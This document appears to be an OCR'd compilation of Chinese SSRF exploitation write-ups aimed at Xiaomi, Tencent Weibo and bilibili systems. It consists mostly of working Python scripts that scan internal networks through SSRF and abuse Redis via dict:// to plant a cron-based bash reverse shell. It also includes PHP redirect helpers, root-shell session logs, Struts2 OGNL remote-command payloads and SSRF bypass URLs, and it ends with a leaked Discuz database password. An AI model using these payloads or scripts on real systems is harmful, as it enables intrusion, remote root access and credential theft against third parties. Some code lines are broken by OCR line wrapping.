_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1

4 内网服务探测规则原理分析

```
http://fuzz.wuyun.com/302.php?url=dict://10.105.44.71:8080
```

访问存在开放的8080端口，网页在1s内加载完成

```
http://fuzz.wuyun.com/302.php?url=ftp://10.105.44.71:8080
```

利用ftp协议访问开放的8080端口，网页保持Keep-Alive状态，直到出发nginx的超时

```
http://fuzz.wuyun.com/302.php?url=dict://10.105.44.71:11011
```

访问不存在的端口11011，触发了小米nginx的超时, 3.1s内加载完成 也就是说，我们可以通过页面加载完成时间，来探测内网开放的端口服务

5 Know it, then Hack it

通过python的requests，设置一个timeout值，只要http请求2.8秒内没有响应，直接断开，如果成功响应，就说明端口开放

```
#!/usr/bin/env python
# encoding: utf-8
# email: ringzero@0x557.org
import requests
import time
import requests.packages.urllib3
requests.packages.urllib3.disable_warnings()
import threading
import Queue
threads_count = 20
scheme = 'dict'
port = '6379'
ip_block = '10.105'
class WyWorker(threading.Thread):
    def __init__(self,queue):
        threading.Thread.__init__(self)
        self.queue = queue
    def run(self):
        while True:
            if self.queue.empty():
                break
            try:
                url = self.queue.get_nowait()
                content = requests.get(url, timeout=2.8).content
                print url, 'OPEN', len(content)
            except requests.exceptions.ReadTimeout:
                pass
            except requests.exceptions.ConnectTimeout:
                pass
            except Exception, e:
                break
queue = Queue.Queue()
for c in xrange(0,255):
    for d in xrange(0,255):
        ip = '{0}.{1}.{2}'.format(ip_block,c,d)
        payload = 'http://fuzz.wuyun.com/302.php?s={scheme}%26ip
={ip}%26port={port}%26data=helo.jpg'.format(
            scheme=scheme,
            ip=ip,
```

```
            port=port
            )
        url = "http://www.miui.com/forum.php?mod=ajax&action=dow
nremoteimg&message=[img]{payload}[/img]".format(
            payload=payload)
        queue.put(url)
threads = []
for i in xrange(threads_count):
    threads.append(WyWorker(queue))
for t in threads:
    t.start()
for t in threads:
    t.join()
```

6 6379 端口开放结果

```
lg-sec-weblog01.bj (10.105.0.23)
lg-miui-ad-se51.bj (10.105.0.24)
lg-im-micloud-pns09.bj (10.105.3.60)
lg-im-micloud-pns10.bj (10.105.3.61)
lg-im-mipush-xmq74.bj (10.105.3.62)
lg-miui-fc-mr02.bj (10.105.3.80)
```

7 使用dict协议进行远程利用

```
#!/usr/bin/env python
# coding=utf-8
import requests
host = '10.105.0.23'
port = '6379'
bhost = 'fuzz.wuyun.com'
bport = '443'
vul_httpurl = 'http://www.miui.com/forum.php?mod=ajax&action=dow
nremoteimg&message=[img]'
_location = 'http://fuzz.wuyun.com/302.php'
shell_location = 'http://fuzz.wuyun.com/shell.php'
#1 flush db
```

```
_payload = '?s=dict%26ip={host}%26port={port}%26data=flushall'.f
ormat(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg[/img]'.format(_locatio
n, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print len(requests.get(exp_uri).content)
#2 set crontab command
_payload = '?s=dict%26ip={host}%26port={port}%26bhost={bhost}%26
bport={bport}'.format(
    host = host,
    port = port,
    bhost = bhost,
    bport = bport)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg[/img]'.format(shell_lo
cation, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print len(requests.get(exp_uri).content)
#3 config set dir /var/spool/cron/
_payload = '?s=dict%26ip={host}%26port={port}%26data=config:set:
dir:/var/spool/cron/'.format(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg[/img]'.format(_locatio
n, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print len(requests.get(exp_uri).content)
#4 config set dbfilename root
_payload = '?s=dict%26ip={host}%26port={port}%26data=config:set:
dbfilename:root'.format(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg[/img]'.format(_locatio
n, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print len(requests.get(exp_uri).content)
#5 save to file
_payload = '?s=dict%26ip={host}%26port={port}%26data=save'.forma
t(
```

```
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg[/img]'.format(_locatio
n, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print len(requests.get(exp_uri).content)
```

附加补充源码

302.php

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$scheme = $_GET['s'];
$data = $_GET['data'];
header("Location: $scheme://$ip:$port/$data");
?>
```

shell.php

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:\"\\x0a\\x0a*/1\\x20
*\\x20*\\x20*\\x20*\\x20/bin/bash\\x20-i\\x20>\\x26\\x20/dev/tcp
/{$bhost}/{$bport}\\x200>\\x261\\x0a\\x0a\\x0a\"");
?>
```

后话，成功获取到SHELL

```
[root@localhost wyssrf]# nc -l -vv 443
Connection from 42.62.103.30 port 443 [tcp/https] accepted
bash: no job control in this shell
```

```
[root@lg-sec-weblog01 ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@lg-sec-weblog01 ~]# /sbin/ifconfig -a
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr EC:F4:BB:C3:EA:10
          inet addr:10.105.0.23  Bcast:10.105.0.255  Mask:255.25
5.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:111088533 errors:0 dropped:0 overruns:0 fra
me:0
          TX packets:158878520 errors:0 dropped:0 overruns:0 car
rier:0
          collisions:0 txqueuelen:1000
          RX bytes:45520794026 (42.3 GiB)  TX bytes:196616141142
 (183.1 GiB)
          Memory:dcb00000-dcc00000
eth1      Link encap:Ethernet  HWaddr EC:F4:BB:C3:EA:11
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Memory:dcc00000-dcd00000
eth2      Link encap:Ethernet  HWaddr EC:F4:BB:C3:EA:12
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Memory:dcd00000-dce00000
eth3      Link encap:Ethernet  HWaddr EC:F4:BB:C3:EA:13
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Memory:dce00000-dcf00000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

```
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:75857851 errors:0 dropped:0 overruns:0 fram
e:0
          TX packets:75857851 errors:0 dropped:0 overruns:0 carr
ier:0
          collisions:0 txqueuelen:0
          RX bytes:76991909461 (71.7 GiB)  TX bytes:76991909461
(71.7 GiB)
[root@lg-sec-weblog01 ~]# last -20
last -20
root     pts/0        10.21.100.82     Sat Oct  3 16:31 - 05:01
 (12:29)
root     pts/0        10.21.100.82     Tue Sep 22 14:49 - 14:49
 (00:00)
root     pts/0        10.21.100.81     Fri Sep 18 16:52 - 05:01
 (12:08)
root     pts/0        10.200.100.33    Wed Sep  2 12:23 - 15:21
 (02:58)
root     pts/0        10.200.100.33    Wed Sep  2 12:06 - 12:07
 (00:01)
root     pts/0        10.21.100.81     Tue Sep  1 10:45 - 11:20
 (00:35)
root     pts/0        10.200.100.33    Wed Aug 26 11:30 - 15:26
 (03:56)
root     pts/1        10.21.100.82     Fri Aug 21 04:19 - 05:01
 (00:41)
root     pts/0        10.21.100.82     Thu Aug 20 11:30 - 05:01
 (17:30)
root     pts/0        10.21.100.82     Wed Aug 19 11:14 - 05:01
 (17:46)
root     pts/0        10.21.100.82     Fri Aug 14 10:48 - 05:01
 (18:12)
root     pts/0        10.21.100.82     Mon Aug 10 09:00 - 05:01
 (20:00)
root     pts/0        10.21.100.82     Sun Aug  9 20:24 - 05:01
 (08:36)
root     pts/1        10.200.100.33    Fri Aug  7 10:48 - 14:49
 (04:00)
root     pts/0        10.21.100.82     Fri Aug  7 09:19 - 05:01
 (19:41)
```

```
root     pts/0        10.21.100.82     Thu Aug  6 09:05 - 05:01
 (19:55)
root     pts/0        10.21.100.82     Wed Jul 29 10:32 - 05:01
 (18:28)
root     pts/0        10.21.100.82     Tue Jul 28 20:33 - 05:01
 (08:27)
root     pts/0        10.21.100.82     Tue Jul 28 15:51 - 20:33
 (04:42)
root     pts/0        10.21.100.82     Tue Jul 28 15:50 - 15:51
 (00:00)
wtmp begins Fri Apr 10 14:00:41 2015
[root@lg-sec-weblog01 ~]# rm /var/spool/cron/root
rm /var/spool/cron/root
[root@lg-sec-weblog01 ~]#
```

腾讯某处SSRF漏洞(非常好的利用点)附利用脚本

1. 描述

本文章将概述一些经典的SSRF漏洞利用原理，从Fuzz扫描开放的服务到漏洞的自动化利用，刚好腾讯的这个漏洞点，非常适合做为案例来演示。

1.1 漏洞信息

> 腾讯微博应用 http://share.v.t.qq.com SSRF利用点，参数: url
> http://share.v.t.qq.com/index.php?c=share&a=pageinfo&url=http://wuyun.org

1.2 服务端回显

当从ssrf利用点发起一个远程请求，如果url资源存在，且MIME类型为HTML，服务端的脚本会分析出HTML页面内的title、img 等等资源，返回给客户端。如果MIME是其它类型，将直接返回原文。

例1 请求远程服务器的22端口，直接回显OpenSSH的banner信息

```
[root@localhost wyssrf]# curl 'http://share.v.t.qq.com/index.php
?c=share&a=pageinfo&url=http://fuzz.wuyun.org:22'
{"ret":0,"data":{"type":1,"title":"SSH-2.0-OpenSSH_5.3..."}}
```

例2 请求远程服务器的80端口，回显HEAD和图片资源

```
[root@localhost wyssrf]# curl 'http://share.v.t.qq.com/index.php
?c=share&a=pageinfo&url=http://www.baidu.com'
{"ret":0,"data":{"type":2,"pics":["http:\/\/www.baidu.com\/img\/
baidu_sylogo1.gif"],"title":"\u767e\u5ea6\u4e00\u4e0b\uff0c\u4f6
0\u5c31\u77e5\u9053"}}
```

例3 请求不存在的服务器或未开放的端口

```
[root@localhost wyssrf]# curl 'http://share.v.t.qq.com/index.php
?c=share&a=pageinfo&url=http://fuzz.wuyun.org:8888'
{"ret":1}
```

1.3 利用场景

Loction 302跳转辅助脚本 302.php

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$scheme = $_GET['s'];
$data = $_GET['data'];
header("Location: $scheme://$ip:$port/$data");
?>
```

1.4 服务端支持协议

Dict协议 -> dict://fuzz.wuyun.org:8080/helo:dict

```
/302.php?s=dict&ip=fuzz.wuyun.org&port=8080&data=helo:dict
```

```
[root@localhost wyssrf]# nc -l -vv 8080
Connection from 113.108.10.15 port 8080 [tcp/webcache] accepted
CLIENT libcurl 7.15.1
helo dict
QUIT
```

Gopher协议 -> gopher://fuzz.wuyun.org:8080/gopher

```
/302.php?s=gopher&ip=fuzz.wuyun.org&port=8080&data=gopher
```

```
[root@localhost wyssrf]# nc -l -vv 8080
Connection from 113.108.10.16 port 8080 [tcp/webcache] accepted
GET /gopher HTTP/1.1
Host: 106.75.199.107:8080
Accept: */*
```

File协议 -> file:///etc/passwd

这里需要一个辅助脚本

```
<?php
header("Location: file:///etc/passwd");
?>
```

服务器请求302跳转，直接读取到服务器本地文件

```
[root@localhost wyssrf]# curl 'http://share.v.t.qq.com/index.php
?c=share&a=pageinfo&url=http://fuzz.wuyun.org/file.php'
{"ret":0,"data":{"type":1,"title":"root:x:0:0:root:\/root:\/bin\
/bash bin:x:1:..."}}
```

综上所述得出结论

从回显结果可以判断服务端的curl为低版本的 7.15.1，支持dict,ftp,gopher,dict等协议

```
[root@localhost wyssrf]# curl -V
Protocols: tftp ftp telnet dict gopher ldap ldaps http file http
s ftps scp sftp
```

2. 漏洞利用

鉴于gopher://是一个万金油的服务，这里不对该协议进行利用描述，相关技术大家可以自行Google，本文重点讲解如何探测开放的网络服务和漏洞利用，在乌云峰会结束后，还会进行内容的更新，加入一些其他利用方法。

```
172-13-0-87:ssrf reinhard$ python wyssrf.py
Usage:
    wyssrf config -u <url> -p <param> [--data <data>]
    wyssrf config --show
    wyssrf plugin --list
    wyssrf exploit --list
    wyssrf (-i | --interactive)
    wyssrf (-h | --help | --version)
172-13-0-87:ssrf reinhard$ python wyssrf.py config -u 'http://share.v.t.qq.com/index.php?c=share&a=pageinfo&url=http://wuyun.org' -p url
[INFO] config file save success...
172-13-0-87:ssrf reinhard$ python wyssrf.py -i
Welcome to WYSSRF Exploit FrameWork (type help for a list of commands.)
console> show config
{
    "url": "http://share.v.t.qq.com/index.php?c=share&a=pageinfo&url=http://wuyun.org",
    "method": "GET",
    "param": "url"
}
console> redis
Invalid Command...
Usage:
    redis shell <host> <port> <bhost> <bport> [--type=<TYPE>]
    redis ssh <host> <port> <keyfile> [--type=<TYPE>]
console>
```

2.1 对开放的网络服务进行探测

这个漏洞地址是t.qq.com，腾讯微博的，确定内网地址，只需要开启域名穷举即可，比如： PING demo.t.qq.com (10.133.42.26) ，就大概知道腾讯微博的内网地址 针对固定的10.网络 B段、C段进行遍历探测

```
#!/usr/bin/env python
# encoding: utf-8
# email: ringzero@0x557.org
import requests
import time
import random
port = '80'
# fuzz local C
for c in xrange(0,255):
    for d in xrange(0,255):
        ip = '10.133.{0}.{1}'.format(c,d)
        payload = 'http://{ip}:{port}/'.format(ip=ip,port=port)
        url = 'http://share.v.t.qq.com/index.php?c=share&a=pagei
nfo&url={payload}'.format(
            payload=payload)
        # len({"ret":1}) == 9
        if len(requests.get(url).content) != 9:
            print ip, port, 'OPEN', requests.get(url).content
```

随机针对内网10.网段进行探测

```
#!/usr/bin/env python
# encoding: utf-8
# email: ringzero@0x557.org
import requests
import time
import random
port = '80'
# random fuzz local ip
while True:
    ip = '10.{0}.{1}.{2}'.format(random.randint(1, 254),random.r
andint(1, 254),random.randint(1, 254))
    payload = 'http://{ip}:80/'.format(ip=ip)
    url = 'http://share.v.t.qq.com/index.php?c=share&a=pageinfo&
url={payload}'.format(
        payload=payload)
    # len({"ret":1}) == 9
    if len(requests.get(url).content) != 9:
        print ip, port, 'OPEN', requests.get(url).content
```

2.2 对已开放的服务进行漏洞利用

这里描述的利用内容，使用的dict协议，dict提供了一个非常棒的功能

> dict://serverip:port/name:data 向服务器的端口请求 name data，并在末尾自动补上\r\n(CRLF)，为漏洞利用增添了便利 REDIS Server的命令接收格式为：command var data \r\n 实战利用代码如下：
>
> ```
> #!/usr/bin/env python
> # encoding: utf-8
> # email: ringzero@0x557.org
> import requests
> host = '42.62.67.198'
> port = '6379'
> bhost = 'fuzz.wuyun.org'
> bport = '8080'
> vul_httpurl = 'http://share.v.t.qq.com/index.php?c=share&a=p
> ageinfo&url='
> _location = 'http://fuzz.wuyun.org/302.php'
> ```

```
shell_location = 'http://fuzz.wuyun.org/shell.php'
#1 flush db
_payload = '?s=dict%26ip={host}%26port={port}%26data=flushal
l'.format(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg'.format(_location,
 _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
#2 set crontab command
_payload = '?s=dict%26ip={host}%26port={port}%26bhost={bhost
}%26bport={bport}'.format(
    host = host,
    port = port,
    bhost = bhost,
    bport = bport)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg'.format(shell_loca
tion, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
#3 config set dir /var/spool/cron/
_payload = '?s=dict%26ip={host}%26port={port}%26data=config:
set:dir:/var/spool/cron/'.format(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg'.format(_location,
 _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
#4 config set dbfilename root
_payload = '?s=dict%26ip={host}%26port={port}%26data=config:
set:dbfilename:root'.format(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg'.format(_location,
 _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
#5 save to file
```

```
_payload = '?s=dict%26ip={host}%26port={port}%26data=save'.f
ormat(
    host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}%23helo.jpg'.format(_location,
 _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
```

shell.php 辅助脚本

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:\"\\x0a\\x0a*/1\
\x20*\\x20*\\x20*\\x20*\\x20/bin/bash\\x20-i\\x20>\\x26\\x20
/dev/tcp/{$bhost}/{$bport}\\x200>\\x261\\x0a\\x0a\\x0a\"");
?>
```

3. 漏洞证明

配置利用变量

```
reinhard$ python wyssrf.py
Usage:
    wyssrf config -u <url> -p <param> [--data <data>]
    wyssrf config --show
    wyssrf plugin --list
    wyssrf exploit --list
    wyssrf (-i | --interactive)
    wyssrf (-h | --help | --version)
reinhard$ python wyssrf.py config -u 'http://share.v.t.qq.co
m/index.php?c=share&a=pageinfo&url=http://wuyun.org' -p url
[INFO] config file save success...
```

3.1 针对redis进行漏洞利用

根据上面的原理做成利用脚本

```
ssrf — python wyssrf.py -i — 89×30
172-13-0-87:ssrf reinhard$ python wyssrf.py -i
Welcome to WYSSRF Exploit FrameWork (type help for a list of commands.)
console> show config
{
    "url": "http://share.v.t.qq.com/index.php?c=share&a=pageinfo&url=http://wuyun.org",
    "method": "GET",
    "param": "url"
}
console> redis -h
Usage:
    redis shell <host> <port> <bhost> <bport> [--type=<TYPE>]
    redis ssh <host> <port> <keyfile> [--type=<TYPE>]

Options:
    -t, --type=<TYPE>     request protocol type [default: dict]
console> redis shell 42.62.67.198 6379 fuzz.wuyun.org 8080 --type dict
[INFO] Exploit 42.62.67.198 6379 Start...
[INFO] #1 flush redis db
[INFO] #2 set crontab command
[INFO] #3 config set dir /var/spool/cron/
[INFO] #4 config set dbfilename root
[INFO] #5 save to file
[INFO] Exploit Successs...
console>
```

```
reinhard$ python wyssrf.py -i
Welcome to WYSSRF Exploit FrameWork (type help for a list of com
mands.)
console> show config
{
    "url": "http://share.v.t.qq.com/index.php?c=share&a=pageinfo
&url=http://wuyun.org",
    "method": "GET",
    "param": "url"
}
console> redis -h
Usage:
    redis shell <host> <port> <bhost> <bport> [--type=<TYPE>]
    redis ssh <host> <port> <keyfile> [--type=<TYPE>]
Options:
    -t, --type=<TYPE>     request protocol type [default: dict]
console> redis shell 42.62.67.198 6379 fuzz.wuyun.org 8080 --typ
e dict
[INFO] Exploit 42.62.67.198 6379 Start...
[INFO] #1 flush redis db
[INFO] #2 set crontab command
[INFO] #3 config set dir /var/spool/cron/
[INFO] #4 config set dbfilename root
[INFO] #5 save to file
[INFO] Exploit Successs...
console> quit
Good Bye!
```

查询远程Redis服务器的信息

```
reinhard$ redis-cli -h 42.62.67.198 config get dir
1) "dir"
2) "/var/spool/cron"
reinhard$ redis-cli -h 42.62.67.198 config get dbfilename
1) "dbfilename"
2) "root"
```

成功获得Redis服务器Shell

```
[root@fuzz.wuyun.org]# nc -l -vv 8080
Connection from 42.62.67.198 port 8080 [tcp/webcache] accepted
bash: no job control in this shell
[root@10-6-17-197 ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@10-6-17-197 ~]# cat /var/spool/cron/root
cat /var/spool/cron/root
REDIS0006™@B
*/1 * * * * /bin/bash -i >& /dev/tcp/fuzz.wuyun.org/8080 0>&1
…[root@10-6-17-197 ~] #
```

3.2 Struts2 命令执行规则表

```
Struts2 -- 032
ping s2032.struts.99fd5e.dnslog.info
GET /?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER
_ACCESS,%23res%3d%40org.apache.struts2.ServletActionContext%40ge
tResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0
]),%23w%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner(@java.
lang.Runtime@getRuntime().exec(%23parameters.cmd[0]).getInputStr
eam()).useDelimiter(%23parameters.pp[0]),%23str%3d%23s.hasNext()
%3f%23s.next()%3a%23parameters.ppp[0],%23w.print(%23str),%23w.cl
ose(),1?%23xx:%23request.toString&cmd=ping%20s2032.struts.99fd5e
.dnslog.info&pp=%5CA&ppp=%20&encoding=UTF-8
Struts2 -- 019
ping s2019.struts.99fd5e.dnslog.info
/?debug=command&expression=#f=#_memberAccess.getClass().getDecla
redField('allowStaticMethodAccess'),#f.setAccessible(true),#f.se
t(#_memberAccess,true),#req=@org.apache.struts2.ServletActionCon
text@getRequest(),#resp=@org.apache.struts2.ServletActionContext
@getResponse().getWriter(),#a=(new java.lang.ProcessBuilder(new
java.lang.String[]{'ping','s2019.struts.99fd5e.dnslog.info'})).s
tart(),#b=#a.getInputStream(),#c=new java.io.InputStreamReader(#
b),#d=new java.io.BufferedReader(#c),#e=new char[10000],#d.read(
#e),#resp.println(#e),#resp.close()
Struts2 -- 016
ping s2016.struts.99fd5e.dnslog.info
```

```
/index.action?redirect:$%7B%23a%3d(new%20java.lang.ProcessBuilde
r(new%20java.lang.String%5B%5D%20%7B'ping','s2016.struts.99fd5e.
dnslog.info'%7D)).start(),%23b%3d%23a.getInputStream(),%23c%3dne
w%20java.io.InputStreamReader%20(%23b),%23d%3dnew%20java.io.Buff
eredReader(%23c),%23e%3dnew%20char%5B50000%5D,%23d.read(%23e),%2
3matt%3d%20%23context.get('com.opensymphony.xwork2.dispatcher.Ht
tpServletResponse'),%23matt.getWriter().println%20(%23e),%23matt
.getWriter().flush(),%23matt.getWriter().close()%7D
Struts2 -- 013
ping s2013.struts.99fd5e.dnslog.info
/?a=1${(%23_memberAccess["allowStaticMethodAccess"]=true,%23a=@j
ava.lang.Runtime@getRuntime().exec('ping s2013.struts.99fd5e.dns
log.info').getInputStream(),%23b=new+java.io.InputStreamReader(%
23a),%23c=new+java.io.BufferedReader(%23b),%23d=new+char[50000],
%23c.read(%23d),%23sbtest=@org.apache.struts2.ServletActionConte
xt@getResponse().getWriter(),%23sbtest.println(%23d),%23sbtest.c
lose())}
Struts2 -- 009
ping s2009.struts.99fd5e.dnslog.info
/?class.classLoader.jarPath=%28%23context["xwork.MethodAccessor.
denyMethodExecution"]%3d+new+java.lang.Boolean%28false%29%2c+%23
_memberAccess["allowStaticMethodAccess"]%3dtrue%2c+%23a%3d%40jav
a.lang.Runtime%40getRuntime%28%29.exec%28%27ping s2009.struts.99
fd5e.dnslog.info%27%29.getInputStream%28%29%2c%23b%3dnew+java.io
.InputStreamReader%28%23a%29%2c%23c%3dnew+java.io.BufferedReader
%28%23b%29%2c%23d%3dnew+char[50000]%2c%23c.read%28%23d%29%2c%23s
btest%3d%40org.apache.struts2.ServletActionContext%40getResponse
%28%29.getWriter%28%29%2c%23sbtest.println%28%23d%29%2c%23sbtest
.close%28%29%29%28meh%29&z[%28class.classLoader.jarPath%29%28%27
meh%27%29]
Struts2 -- 005
ping s2005.struts.99fd5e.dnslog.info
/?('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43
context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(
b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.C
ollections@EMPTY_SET')(c))&(g)(('\43mycmd\75\'ping s2005.struts.
99fd5e.dnslog.info\'')(d))&(h)(('\43myret\75@java.lang.Runtime@g
etRuntime().exec(\43mycmd)')(d))&(i)(('\43mydat\75new\40java.io.
DataInputStream(\43myret.getInputStream())')(d))&(j)(('\43myres\
75new\40byte[51020]')(d))&(k)(('\43mydat.readFully(\43myres)')(d
```

```
))&(l)(('\43mystr\75new\40java.lang.String(\43myres)')(d))&(m)((
'\43myout\75@org.apache.struts2.ServletActionContext@getResponse
()')(d))&(n)(('\43myout.getWriter().println(\43mystr)')(d))
```


3.5 其它乌云峰会后待续

```
redis.py         jboss.py         shellshock.py
axis2.py         jdwp.py             smtp.py
confluence.py         jenkins.py         struts.py
couchdb.py         mongodb.py         tftp.py
docker.py         phpcgi.py         tomcat.py
elasticsearch.py    pop.py             webdav.py
ftp.py             portscan.py         websphere.py
gopher.py         pstack.py         zentaopms.py
hfs.py
```

SSRF 绕过

绕过的方法一般有以下几种 1.http://10.100.21.7.xip.io 2.http://www.10.100.21.7.xip.name 3.http://t.im/14tjq 4.可以将IP转换为10进制绕过

```
http://www.sogou.com/reventondc/transform?charset=GBK&key=%E8%B0
%A2%E6%96%87%E4%B8%9C1&objid=2000000&type=2&userarea=sss&vrid=70
043804&url=http://168675196:8080/resin-doc/resource/tutorial/jnd
i-appconfig/test?inputFile=/etc/passwd%23
```



bilibili某分站从信息泄露到ssrf再到命令执行

这个只是memcache的案例，如果是redis更好利用了


0x00 前言

扫描器时常会扫描到一些信息泄露，如discuz的配置文件 /config/config_global.php~ 里面时常带有数据库密码等，但又苦于内网，十分尴尬。

0x01 个例分析

以bilibili这个为例

```
http://bbs.biligame.com/config/config_global.php~
```



```
<?php
$_config = array();
// ----------------------------  CONFIG DB  --------------------
--------- //
$_config['db']['1']['dbhost'] = '192.168.10.10';
$_config['db']['1']['dbuser'] = 'gamebbs';
$_config['db']['1']['dbpw'] = 'HdUbOY2YCAoKi3U0';
$_config['db']['1']['dbcharset'] = 'utf8';
$_config['db']['1']['pconnect'] = '0';
         //此处禁止修改！
$_config['db']['1']['dbname'] = 'gamebbs';
$_config['db']['1']['tablepre'] = 'bbs_';
$_config['db']['slave'] = '';
